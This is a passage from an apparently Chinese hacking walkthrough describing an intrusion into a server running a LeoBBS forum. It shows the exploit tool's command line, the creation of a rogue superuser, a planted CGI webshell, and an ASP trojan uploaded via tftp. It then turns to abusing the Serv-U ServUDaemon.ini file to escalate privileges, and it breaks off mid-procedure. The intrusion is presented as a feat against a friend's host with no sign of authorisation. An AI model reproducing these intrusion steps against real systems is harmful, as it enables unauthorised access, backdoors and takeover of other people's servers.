lb.exe -h www.xxx.com -p 80 -w /lb/cgi-bin -u zihuan -k 12345678
```

不用我过多解释了吧？先要注册一个用户，从上面可以看出我注册的用户ID为：zihuan，密码为：12345678。一切填好以后LB.exe开始工作，结果如图2。




图1




图2

图2的意思是说已经在对方主机的LB论坛上建立了一个ID为ilikecat、密码为catlikeme的超级用户。并且还在对方主机上建立了一个WEBShell路径：

www.xxx.com.cn/cgi-bin/bbs/cat.cgi

至于那个管理员，我就先不管了，还是WEBShell重要。在浏览器中输入www.xxx.com.cn/cgi-bin/bbs/cat.cgi，果然是一个CGIShell，如图3。




图3

拿到WEBShell以后心中暗喜，不过问题来了，这个CGIShell只是USER权限，要想控制这台主机就要提升权限。毕竟这个主机是SP4加最新补丁，想提升权限看来不是那么好办。由于这个CGIShell功能太少，所以我马上利用tftp上传了一个功能更为强大的ASP木马，如图4。

OK！上传完毕。我上传的文件名为lpmm.asp，直接用浏览器打开http://www.xxx.com.cn/lpmm.asp，如图5。




图 4




图 5

对方主机没禁止FSO，一切还算顺利。接下来就是在对方主机的硬盘上溜达了。找啊找……找啊找……找到了一个好朋友：）找着找着，就找到了这个主机的D:\Program Files目录。看一下这个目录的文件我就知道了，原来主机的管理员（也就是我那位QQ上的朋友）把所有软件都安装到了这个目录里，如图6。




图 6




图 7

都是些乱七八糟的软件，就Serv-U和MSSQL有利用的价值。不过去MSSQL目录一看，其实只是MSSQL的安装文件而已，并没有执行安装，我把重点落在了Serv-U的文件目录。进入目录一眼就看到了传说中的ServUDaemon.ini，以前曾经看过一些文章，文章中提到Serv-U的安装信息都放在ServUDaemon.ini这个文件里。通过ASP木马配合ServUDaemon.ini这个文件可以修改FTP的密码，但这个方法我并没有亲自试验过，今天正好赶上了就决定试验一番。

马上下了一个Serv-U在本地安装，然后设置了新的域，IP地址，设置了一个名为zihuan的用户。再为这个zihuan的用户设置权限时，发现有一个执行选项，如图7。

由于好奇心，我就把这个“执行”给勾选上了。在勾选时还跳出来一个对话框，如图8。




图 8

